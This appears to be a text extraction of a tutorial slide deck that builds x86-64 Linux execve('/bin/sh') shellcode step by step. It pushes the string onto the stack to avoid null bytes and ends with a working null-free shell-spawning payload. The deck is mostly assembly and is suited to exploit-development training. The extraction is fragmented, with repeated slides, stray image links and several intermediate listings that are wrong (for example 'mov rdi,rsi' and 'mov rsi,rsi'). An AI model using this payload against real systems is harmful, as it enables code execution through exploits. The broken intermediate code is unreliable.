

# Creating bin/sh shellcode using execve syscall

```
professor@Linux:~/shellcoding/execve$ ./bin_shell
$
$
$ id
uid=1000(professor) gid=1000(professor) groups=1000(professor),4(adm),24(cdrom),
27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
$ █
```

# execve syscall

```
int execve( const char *filename, char *const argv[], char *const envp[] );
```


Syscall  
number (59)

Address of  
binary  
executable  
with null  
terminated  
value to  
execute

Args passed  
to the binary  
with null  
terminated  
value

Env variables  
with null  
terminated  
value

# Args of execve syscall in assembly



# Assembly program

```
section .data  
binary_file: db "/bin/sh",0
```

```
section .text  
global _start  
_start:
```

```
    mov     rax,59  
    mov     rdi,binary_file  
    mov     rsi,0  
    mov     rdx,0  
    syscall
```

```
int execve( const char *filename, char *const argv[], char *const envp[] );
```

The diagram consists of a box containing the C function signature for `execve`. Four lines extend from the bottom of this box to the assembly code below. The first line connects to the constant `59` in the `mov rax,59` instruction. The second line connects to the `binary_file` symbol in the `mov rdi,binary_file` instruction. The third line connects to the `0` in the `mov rsi,0` instruction. The fourth line connects to the `0` in the `mov rdx,0` instruction.

# Problems with this shellcode

```
section .data  
binary_file: db "/bin/sh",0
```

We cannot use  
hardcoded address  
of our data and null  
bytes in shellcode

```
section .text  
global _start  
_start:
```

```
mov     rax,59  
mov     rdi,binary_file  
mov     rsi,0  
mov     rdx,0  
syscall
```



# Solution

```
section .data
```

```
binary_file: db "/bin/sh",0
```

```
section .text
```

```
global _start
```

```
_start:
```

```
mov rax,59
```

```
mov rdi,binary_file
```


```
mov rsi,0
```

```
mov rdx,0
```

```
syscall
```

We will store this data on stack and use it in our shellcode dynamically

Stack



# Solution

```
section .data
```

```
binary_file: db "/bin/sh",0
```


```
section .text
```

```
global _start  
_start:
```

```
mov    rax,59  
mov    rdi,binary_file  
mov    rsi,0  
mov    rdx,0  
syscall
```

We will store this data on stack and use it in our shellcode dynamically

Stack



# Shellcode using stack

```
section .text  
global _start  
_start:
```

```
    mov     rax,59
```


```
    mov     rdi,"/bin//sh",0
```

```
    mov     rsi,0
```

```
    mov     rdx,0
```

```
    syscall
```

Stack





# Creating shellcode using stack

```
section .text  
global _start  
_start:
```

```
mov
```

```
rax,59
```

```
xor rax,rax  
add al,59
```

```
mov
```

```
rdi,"/bin//sh",0
```

```
mov
```


```
rsi,0
```

```
mov
```

```
rdx,0
```

```
syscall
```


Stack



# Shellcode using stack

```
section .text  
global _start  
_start:
```

```
mov     rax,59  
mov     rdi,"/bin//sh"  
mov     rsi,0  
mov     rdx,0  
syscall  
  
xor     rax,rax  
add     al,59  
  
xor     rcx,rcx  
push   rcx
```




# Shellcode using stack

```
section .text
global _start
_start:
```

```
mov     rax,59
mov     rdi,"/bin//sh"
mov     rsi,0
mov     rdx,0
syscall

xor     rax,rax
add     al,59


xor     rcx,rcx
push   rcx
mov     rbx,0x68732f2f6e69622f
push   rbx
```



# Shellcode using stack

```
section .text  
global _start  
_start:
```

```
mov     rax,59  
mov     rdi,"/bin//sh" 0  
mov     rsi,0  
mov     rdx,0  
syscall  
  
xor     rax,rax  
add     al,59  
  
xor     rcx,rcx  
push   rcx  
mov     rbx,0x68732f2f6e69622f  
push   rbx  
mov     rdi,rsp
```





# Shellcode using stack

```
section .text
global _start
_start:
```

```
mov     rax,59
mov     rdi,"/bin//sh",0
mov     rsi,0
mov     rdx,0
syscall

xor     rax,rax
add     al,59

xor     rcx,rcx
push   rcx
mov     rbx,0x68732f2f6e69622f
push   rbx
mov     rdi,rsi
push   rcx
```




# Shellcode using stack

```
section .text
global _start
_start:
```


```
mov     rax,59
mov     rdi,"/bin//sh",0
mov     rsi,0
mov     rdx,0
syscall

xor     rax,rax
add     al,59

xor     rcx,rcx
push   rcx
mov     rbx,0x68732f2f6e69622f
push   rbx
mov     rdi,rsi
push   rcx
mov     rsi,rsi
```



Stack



# Shellcode using stack



```
section .text
global _start
_start:
```

```
mov     rax,59
mov     rdi,"/bin//sh",0
mov     rsi,0
mov     rdx,0
syscall

xor     rax,rax
add     al,59

xor     rcx,rcx
push   rcx
mov     rbx,0x68732f2f6e69622f
push   rbx
mov     rdi,rsi

push   rcx
mov     rsi,rsi
mov     rdx , rsp
```



# Final Shellcode using stack

```
section .text
global _start
_start:
```

```
    mov     rax,59
```

```
    mov     rdi,"/bin//sh",0
```

```
    mov     rsi,0
```

```
    mov     rdx,0
```

```
    syscall
```



```
section .text
global _start
```

```
_start:
```

```
    xor     rax,rax
    add     al,59
```

```
    xor     rcx,rcx
    push   rcx
```

```
    mov     rbx,0x68732f2f6e69622f
```

```
    push   rbx
    mov     rdi,rsp
```

```
    push   rcx
    mov     rsi,rsp
```

```
    mov     rdx , rsp
```

```
    syscall
```

Stack

